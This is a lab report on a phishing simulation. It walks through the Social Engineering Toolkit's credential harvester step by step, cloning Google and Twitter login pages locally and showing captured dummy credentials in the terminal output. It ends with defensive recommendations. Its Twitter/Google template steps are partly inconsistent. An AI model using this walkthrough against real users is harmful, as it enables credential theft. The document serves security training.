Task 02: Phishing Attack Simulation Report Using Social Engineering Toolkit (SET)

1. Introduction: Phishing is a widespread cyberattack method that involves tricking users into revealing confidential data by pretending to be a trustworthy entity. This simulation aims to demonstrate how phishing works using the Social Engineering Toolkit (SET) in a safe and controlled lab environment. By mimicking real-world phishing attacks, we can better understand human and technical vulnerabilities.

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2. Objective: The goal of this task is to perform a phishing simulation by cloning a legitimate website (Google) and capturing user credentials. This will assess user susceptibility and the effectiveness of existing security protocols.

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3. Tools and Environment

- **Operating System:** Kali Linux
- **Tool Used:** Social Engineering Toolkit (SET)
- **Target Machine:** Local or simulated victim device
- **Attack Vector:** Credential Harvesting via Web Cloning
- **Browser:** Firefox
- **IP Address:** Local machine IP used to host phishing site

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
4. Methodology


➢ Step 1: Launch the Social Engineering Toolkit (SET)

- Open the terminal in Kali Linux and enter: ***setoolkit***
- This launches the SET interface.



➢ Step 2: Select Social-Engineering Attacks

- From the SET main menu, choose: ***Social-Engineering Attacks***



```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                     Version: 8.0.3
                   Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:


   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

➤ Step 3: Choose Website Attack Vectors

- Then select: ***2) Website Attack Vectors***



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 Select from the menu:


   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

➤ Step 4: Choose Credential Harvester Attack Method

- Now, choose: ***3) Credential Harvester Attack Method***



```
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
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 Select from the menu:

   1) Spear-Phishing Attack Vectors
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   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicio
us link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.


   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

➤ Step 5: Use Web Templates Option

- Select: 1) Web Templates
- Then provide your local IP address when prompted and select **Twitter** as the template.



```
 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

────────────────────────────────────────────────────────────────────────────────
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.30.220]: 127.0.0.1

────────────────────────────────────────────────────────
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.


────────────────────────────────────────────────────────

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2
```

➤ Step 6: Open the Cloned Page in Firefox

- In the victim's browser (Firefox), enter the IP address of the Kali machine. A fake **Twitter login page** appears.



127.0.0.1

Sign in to Twitter


Caniphisme_0202

•••••••••••••••

Sign in ☐ Remember me · Forgot password?

New to Twitter? Sign up now »

Already using Twitter via text message? Activate your account »



```
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________________________________________________________

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [31/May/2025 10:36:39] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [31/May/2025 10:36:41] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=Caniphisme@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=Caniphisme
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

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
```

➤ Step 7: Enter Dummy Credentials

- Enter any email and password in the phishing page. These credentials will be captured by SET.



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The way that this works is by cloning a site and looking for form fields to
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________________________________________________________

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

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[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [31/May/2025 12:10:31] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=Caniphisme_0202
POSSIBLE PASSWORD FIELD FOUND: session[password]=Caniphisme@0202
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


█
```

➤ Step 8: Check Captured Credentials

- Return to the terminal to see the credentials logged by SET.

➤ Step 9: Credentials in Plain Text

- The harvested data is clearly displayed, indicating a successful phishing simulation.



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--------------------------------------------------------

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  2. Google
  3. Twitter

set:webattack> Select a template: 3

[*] Cloning the website: http://www.twitter.com
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The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
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[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [31/May/2025 12:10:31] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=Caniphisme_0202
POSSIBLE PASSWORD FIELD FOUND: session[password]=Caniphisme@0202
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

▮
```

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5. Findings

- **Website Clone:** The phishing page mimicked Google perfectly.
- **Credential Logging:** Captured credentials were logged instantly and in plain text.
- **Undetected:** The attack was not flagged in the simulation due to lack of real-time protection.

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6. Analysis

- **User Behavior Risk:** The exercise demonstrates how easily users can be deceived by familiar-looking interfaces.
- **Attack Simplicity:** Tools like SET lower the technical barrier for executing phishing attacks.
- **Defense Gaps:** Systems without browser filters, email scanners, or MFA are highly vulnerable.

7. Recommendations

- **Awareness Training:** Conduct phishing simulations and training for staff regularly.
- **Email Protection:** Deploy advanced email filtering and sandboxing tools.
- **Browser Security:** Use extensions or filters that block suspicious URLs.
- **Multi-Factor Authentication:** Use MFA to add an extra layer of security.
- **Security Testing:** Regularly test your environment against phishing attempts.

8. Conclusion

This simulation successfully demonstrated a phishing attack using the Social Engineering Toolkit. It highlights how attackers exploit trust and familiarity, stressing the need for layered defences and human vigilance.

Prepared by: Shayan Chakraborty
Date: 31-05-2025